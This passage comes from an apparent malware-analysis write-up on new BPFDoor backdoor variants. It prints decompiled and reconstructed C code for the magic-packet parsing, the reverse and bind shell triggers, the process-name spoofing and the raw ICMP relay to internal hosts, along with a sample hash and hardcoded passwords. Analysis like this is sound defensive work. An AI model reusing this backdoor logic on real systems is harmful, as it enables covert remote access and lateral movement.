        v28 = recvfrom(fd, s, 0x400u, 0, 0, 0);
        buffer = s;
        v26 = 4 * (s[0] & 0xF);
      }
```

```
while ( IP_HEADER_LENGTH <= 19 );
PROTO = (unsigned __int8)IP_HEADER[9];
switch ( PROTO )
{
  case 6:
    v34 = &s[IP_HEADER_LENGTH];
    v25 = 4 * ((unsigned __int8)v34[12] >> 4);
    if ( !strncmp(&s[IP_HEADER_LENGTH + 26 + (__int64)v25], s2, 4u) )
    {
      v24 = b_sub_4035B0_strstr_w(&s[IP_HEADER_LENGTH + 26 + (__int64)v25], "\r\n\r\n");
      if ( v24 != -1 )
      {
        v23 = &s[v25 + 30 + (__int64)IP_HEADER_LENGTH + v24];
        if ( strlen(v23) <= 100 )
        {
          v22 = &v8;
          v3 = strlen(v23);
          b_sub_4036E9_tobytes((__int64)v23, (__int64)v22, v3);
          v33 = v22;
        }
      }
    }
```

Figure 14: BPF B filter installed, magic packet parsing logic accounting for http tunneling

TCP handling becomes more selective and evasive. It first checks for the 0x39393939 4-byte marker (s2) and, when present, digs past what looks like an HTTP-style header boundary (“\r\n\r\n”) to extract the real magic packet (v33). UDP and ICMP paths remain relatively simple, namely, defining an HTTP-tunneling mechanism.

Note that the length of the POST request body is expected to be less than 100 bytes, and the body, treated as a hex string, gets decoded calling b_sub4036E9_tobytes (Figure 14, Figure 15 on the right).

```
// determine protocol from packet (offset 14)
switch(ip->ip_p) {
        case IPPROTO_TCP:
                tcp = (struct sniff_tcp*)(buff+14+size_ip);
                size_tcp = TH_OFF(tcp)*4;
                mp = (struct magic_packet *)(buff+14+size_ip+size_tcp);
                break;
        case IPPROTO_UDP:
                udp = (struct sniff_udp *)(ip+1);
                mp = (struct magic_packet *)(udp+1);
                break;
        case IPPROTO_ICMP:
                pbuff = (char *)(ip+1);
                mp = (struct magic_packet *)(pbuff+8);
                break;
        default:
                break;
}
```

```
42
43  switch (proto) {
44      case IPPROTO_TCP: {
45          struct sniff_tcp *tcp = (struct sniff_tcp *)(packet + ip_hdr_len);
46          int tcp_hdr_len = TH_OFF(tcp) * 4;
47          if (recv_len >= ip_hdr_len + tcp_hdr_len + 1) {
48              /* two-stage auth: check for 0x39393939 after tcp header + 26 */
49              size_t check_off = ip_hdr_len + tcp_hdr_len + 26;
50              if (recv_len >= (int)(check_off + sizeof(auth_marker)) &&
51                  memcmp(packet + check_off, auth_marker, sizeof(auth_marker)) == 0) {
52                  int body_offset = offset_of("\r\n\r\n", (char *)(packet + ip_hdr_len + tcp_hdr_len + 30));
53                  if (body_offset >= 0) {
54                      char *data_start = (char *)packet + ip_hdr_len + tcp_hdr_len + 30 + body_offset;
55                      if (strlen(data_start) <= 100) {
56                          unsigned char *buf = convert_hex_to_bytes(data_start);
57                          if (buf) {
58                              mp = (struct magic_packet *)buf; /* caller/upper layer must free if required */
59                          }
60                      }
```

Figure 15: Old vs. new code comparison

In the old variant (Figure 15, left), the code follows a very direct parsing pattern: It strips the 14-byte Ethernet header, reads the IP header, and then jumps to the TCP, UDP, or ICMP payload using fixed offsets. Whatever appears at those locations is immediately treated as the magic packet payload.

```
C/C++
if ( !strncmp(&s[IP_HEADER_LENGTH + 26 + (__int64)v25], s2, 4u) )
```

Figure 16: “9999” marker check

The comparison performed at TCP offset 26 for the “9999” marker (contained in s2, Figure 16) shows that the magic packet's location is always expected at a specific offset within the TCP payload. Note that this offset is set to be 40 when using SOCK_RAW.

Proceeding into the command and control parsing logic is where the needle in the haystack is revealed (Figure 17).

```
if ( mpacket )
{
  if ( *((_DWORD *)mpacket + 1) == -1 )
    v32 = *((_DWORD *)v27 + 3);
  else
    v32 = *((_DWORD *)mpacket + 1);
  if ( (unsigned int)auth(mpacket + 10) || *((_DWORD *)mpacket + 6) == -1 || !*((_DWORD *)mpacket + 6) )
```

Figure 17: Revealing the hidden ip: the new magic packet structure field

The magic packet actually features a “new” struct, adding the hidden ip field which will be also discussed in our second article about BPFDoor. This small detail will once again significantly alter the behavior of the malware.

```
/* ================================================================
 * BPFdoor 'magic_packet' Struct Evolution
 * ================================================================ */

/* * [ The Classic BPFDoor ]
 * Size: 24 bytes
 * Use Case: Direct reverse/bind shells.
 */
struct magic_packet_v1 {
    unsigned int flag;       // Offset 0:  Magic trigger (e.g., 0x5293, 0x5571)
    in_addr_t ip;            // Offset 4:  Target C2 IP for reverse shell
    unsigned short port;     // Offset 8:  Target C2 Port
    char pass[14];           // Offset 10: Password (Max 14 chars)
} __attribute__ ((packed));


/* * [ The undocumented BPFDoor struct  ]
 * Size: 28 bytes
 */
struct magic_packet_v2 {
    unsigned int flag;       // Offset 0:  Magic trigger (e.g., 0x5572 for ICMP)
    in_addr_t ip;            // Offset 4:  Target C2 IP for reverse shell
    unsigned short port;     // Offset 8:  Target C2 Port
    char pass[14];           // Offset 10: Password
    in_addr_t hip;           // Offset 24: Hidden IP (Next hop for lateral movement/relay)
} __attribute__ ((packed));
```

Figure 18: Highlight of the new magic packet struct

Applying the new struct in IDA (debugger), we can enhance the code readability and spot meaningful features, starting with operational security (Figure 19).

```
if ( mpacket )
{
  if ( mpacket->ip == 0xFFFFFFFF )
    arg_ip_addr = *((_DWORD *)buffer + 3);
  else
    arg_ip_addr = mpacket->ip;
```

Figure 19: OpSec usage of -1 to omit C2 or proxy IP address

These lines of code embed one of the most elegant features of BPFDoor, serving a very specific operational purpose: Dynamic C2 Routing. The main logic can be resumed as:

"If the attacker sets the IP in the payload to 255.255.255.255 (signed -1), do not use a hardcoded IP. Instead, look at the IP header of the packet that just woke me up, and send the reverse shell back to whoever sent this packet. Otherwise, send the shell to the IP hardcoded in the payload."

Let's pause the technical analysis to see the bigger picture. According to one of the *first reports* about BPFDoor from PwC:

"The threat actor sends commands to BPFDoor victims via Virtual Private Servers (VPSs) hosted at a well-known provider, and that these VPSs, in turn, are administered via compromised routers based in Taiwan, which the threat actor uses as VPN tunnels."

The implementation of dynamic source IP extraction serves a dual purpose: payload anomaly evasion and operational agility. From a stealth perspective, embedding a C2 IP address inside the protocol payload (whether an application-layer HTTP POST body or a Layer 3 ICMP data field) significantly increases the risk of triggering Deep Packet Inspection (DPI) anomaly alerts. By utilizing the **-1** flag, the payload remains an opaque block of data, relying entirely on the standard, heavily-trusted IPv4 header for return routing. This allows the trigger to seamlessly blend in with legitimate traffic profiles.

Operationally, this design makes the attacker's Controller completely stateless. The threat actor can deploy the Controller from behind NAT, VPNs, or rapidly rotating VPS infrastructure, without needing to dynamically discover or hardcode their current external or internal IP into the magic payload. This ensures highly resilient and plug-and-play execution. In an upcoming blog we will provide more insight about the persistence chain shown in Figure 20.



Figure 20: Stealthy persistence chain leveraging ORB network and multiple level of proxies

Continuing the technical analysis of the main C2 logic, we can identify a new magic packet authentication flow and the undocumented function send_ICMP_data.

```
if ( mpacket )
{
  if ( mpacket->ip == 0xFFFFFFFF )
    arg_ip_addr = *((_DWORD *)buffer + 3);
  else
    arg_ip_addr = mpacket->ip;
  if ( (unsigned int)auth(mpacket->pass) || mpacket->hip == 0xFFFFFFFF || !mpacket->hip )
  {
    pid = fork();
    if ( !pid )
    {
      v19 = 0;
      *(_QWORD *)dest = 0;
      v11 = 0;
      v12 = 0;
      strcpy(src, "/usr/libexec/postfix/master");
      if ( fork() )
        exit(0);
      setsid();
      signal(1, 0);
      v4 = strlen(::dest);
      memset(::dest, 0, v4);
      strcpy(::dest, src);
      prctl(15, src);
      auth_res = auth(mpacket->pass);
      v19 = auth_res;
      if ( auth_res == 1 )
      {
        v6 = inet_ntoa(*(struct in_addr *)(buffer + 12));
        strcpy(dest, v6);
        v7 = ntohs(*((_WORD *)v34 + 1));
        b_sub_403F8F_make_getshell((__int64)dest, v7);
      }
      else if ( !auth_res )
      {
        if ( mpacket->hip == -1 || !mpacket->hip )
        {
          sock = b_sub_402A9B_connect_TCP(arg_ip_addr, mpacket->port);
          if ( sock > 0 )
            b_sub_4048C0_shell(sock, 0, 0, 0);
        }
        else
        {
          arg_ip_addr = mpacket->hip;
          mpacket->hip = -1;
          mpacket->flag = 21874;
          b_sub_402BB4_send_ICMP_data(arg_ip_addr, mpacket);
        }
      }
      exit(0);
    }
    waitpid(pid, 0, 1);
  }
  else
  {
    arg_ip_addr = mpacket->hip;
    mpacket->hip = -1;
    mpacket->flag = 21874;
    b_sub_402BB4_send_ICMP_data(arg_ip_addr, mpacket);
  }
```

Figure 21: Magic packet authentication logic, dead-end code and send_ICMP_data used for the relay

The function auth(mpacket→pass) is the primary gatekeeper, verifying the RC4 password found in the magic packet to determine the resulting action.

The outer gatekeeper logic

The flow is dictated by the initial if statement (Figure 22).

```
C/C++
if (auth(mpacket->pass) || mpacket->hip == -1 || !mpacket->hip)
```

Figure 22: Gatekeeper logic inspecting magic packet fields

The malware proceeds to the payload execution block if any of the following is true:

- Authentication fails: auth() function returns non-zero.
- Missing "next hop" IP: the HIP value is 0 or -1.

If the gatekeeper condition is met, a new child process is forked that employs prctl(15, ...) to rename itself to /usr/libexec/postfix/master in the process list, effectively hiding its presence from system administrators. Following this initial spoofing, the malware's behavior is dictated by an authentication check. If the authentication fails, the process triggers b_sub_403F8F_make_getshell to activate the reverse shell module, initiating a connection back to the IP specified in the incoming packet headers. Conversely, a successful, "perfect" authentication, confirmed by an empty hip, triggers b_sub_402A9B_connect_TCP, which executes the bind shell module, opening a local port and waiting for the attacker's connection.

ICMP lateral movement

The logic block executed when the gatekeeper condition is FALSE transforms the infected machine into an invisible network router for lateral movement.



Figure 23: Two-hop ICMP relay

For the else block to execute, both of the following must be true:

- **Perfect authentication:** auth() must return 0.
- **Valid next hop IP:** mpacket→hip must contain an actual internal IP address.

When these conditions are met, the malware skips the fork() and performs the relay directly in the main listener thread:

1. **Extract next hop**: The internal target IP is extracted arg_ip_addr = mpacket→hip;.
2. **Prevent loops**: The hop IP is wiped to stop the next BPFDoor instance from forwarding the packet again: mpacket→hip = -1;

3. **Set ICMP magic**: The packet's trigger flag is rewritten to BPFDoor's hardcoded ICMP magic byte: mpacket→flag = 0x5572;
4. **Send relay**: The malware crafts an ICMP Echo Request containing the payload and fires it at the internal target server: b_sub_402BB4_send_ICMP_data().



Figure 24: One-hop ICMP relay and 0xFFFFFFFF mark used to signal the packet has reached its final destination

The "dead code" trap

Note the presence of an identical copy of the ICMP relay code nested within an inner else block (Figure 21, circled in black). Due to the boolean logic of the outer if statement, this inner block should be logically unreachable and is likely a leftover code from development. The only live path for the ICMP relay is the outer else block, which operates without forking.

```
__int64 __fastcall b_sub_402BB4_send_ICMP_data(int arg_ip_addr, const void *src)
{
  __int16 v3; // ax
  _BYTE icmp[2]; // [rsp+10h] [rbp-10030h] BYREF
  __int16 icmp_checksum; // [rsp+12h] [rbp-1002Eh]
  __int16 v6; // [rsp+14h] [rbp-1002Ch]
  __int16 icmp_seqno; // [rsp+16h] [rbp-1002Ah]
  __int64 v8; // [rsp+18h] [rbp-10028h] BYREF
  struct sockaddr addr; // [rsp+10010h] [rbp-30h] BYREF
  int v10; // [rsp+10028h] [rbp-18h]
  int payload_size; // [rsp+1002Ch] [rbp-14h]
  _BYTE *v12; // [rsp+10030h] [rbp-10h]
  int payload_len; // [rsp+10038h] [rbp-8h]
  int fd; // [rsp+1003Ch] [rbp-4h]

  fd = socket(2, 3, 1);
  if ( fd < 0 )
    return 0xFFFFFFFFLL;
  payload_len = 28;
  memset(icmp, 0, 0xFFFFu);
  v12 = icmp;
  icmp[0] = 8;
  icmp[1] = 0;
  icmp_checksum = 0;
  icmp_seqno = 1234;
  v6 = getpid();
  memcpy(&v8, src, payload_len);
  v3 = sub_402B26(v12, (unsigned int)(payload_len + 8));
  *((_WORD *)v12 + 1) = v3;
  payload_size = payload_len + 8;
  addr.sa_family = 2;
  *(_WORD *)addr.sa_data = ntohs(0);
  *(_DWORD *)&addr.sa_data[2] = arg_ip_addr;
  v10 = sendto(fd, icmp, payload_size, 0, &addr, 0x10u);
  if ( v10 >= 0 )
  {
    close(fd);
    return 0;
  }
  else
  {
    close(fd);
    return 0xFFFFFFFFLL;
  }
```

Figure 25: Hardcoded constants in send_ICMP_data

First, the malware uses getpid() syscall for the ICMP ID and a hardcoded value of 1234 for the sequence number. This is a crucial detection note: While standard ping utilities increment the sequence number, a sustained stream of ICMP packets always bearing 1234 is a high-confidence indicator of BPFDoor relaying commands.

Second, packet construction artifacts show the use of memset(s, 0, 0xFFFF), which is significant overkill. The author zeroes out a 64KB buffer just to send a 36-byte packet, suggesting the malware's architecture was designed to handle much larger payloads in other versions, potentially for file exfiltration over ICMP. Third, the malware bypasses the kernel stack by using socket(2, 3, 1). This command essentially tells the kernel, *"Don't help me, I will provide the headers myself"* allowing the malicious payload to be nested inside the ICMP data section.

This technique is effective because most firewalls assume this section contains the standard "alphabet" padding of legitimate ping requests and thus do not inspect it. Finally, the analysis points to a hardcoded 28 byte payload constraint (payload_len = 28).

This confirms that this specific relay version only works with the magic_packet_v2 struct. Therefore, if the controller sends a “v1” packet (old 24 bytes magic packet struct), this function will still copy 28 bytes from memory, which will likely leak 4 bytes of uninitialized stack memory into the packet sent to the next hop.

icmpShell analysis

In the analysed sample (SHA256: 027f32c96ade74058bc06682af27af6b6490dd9901a3b8654388412ddbeed5d3) we can spot the presence of the “icmp” string, namely a new password is being used (Figure 26).

```
strcpy(v10, "justforfun");
strcpy(v9, "socket");
strcpy(v8, "icmp");
src[0] = "/sbin/udevd -d";
src[1] = "/sbin/mingetty /dev/tty7";
src[2] = "/usr/sbin/console-kit-daemon --no-daemon";
src[3] = "hald-addon-acpi: listening on acpi kernel interface /proc/acpi/event";
src[4] = "dbus-daemon --system";
src[5] = "hald-runner";
src[6] = "pickup -l -t fifo -u";
src[7] = "avahi-daemon: chroot helper";
src[8] = "/sbin/auditd -n";
src[9] = "/usr/lib/systemd/systemd-journald";
strcpy(&pid_path, "/var/run/haldrund.pid");
if ( !access(&pid_path, 4) )
  exit(0);
if ( getuid() )
  return 0;
if ( argc == 1 )
{
  if ( !(unsigned int)to_open(*argv, "kdmtmpflush") )
    _exit(0);
```

Figure 26: New “icmp” password being used

Then, the main flow continues without differing much from the already dissected httpShell, though spoofing is performed first running as kdmtmpflush using the to_open() and secondly, by selecting the process name randomly from a list of 10 system processes (Figures 27,28).



Figure 27: icmpShell Phase1 performing process spoofing and installing BPF filter



Figure 28: icmpShell Phase2 BPF filter applied and magic packet extraction

When hitting the packet_loop function, the Trend Micro BPF filter B previously analyzed is installed via a SOCK_RAW socket, implying that the magic packet is parsed accordingly, checking for the presence of the "9999" marker at offset 40 of the TCP payload. The logic for magic packet extraction does not vary, either (Figure 29).

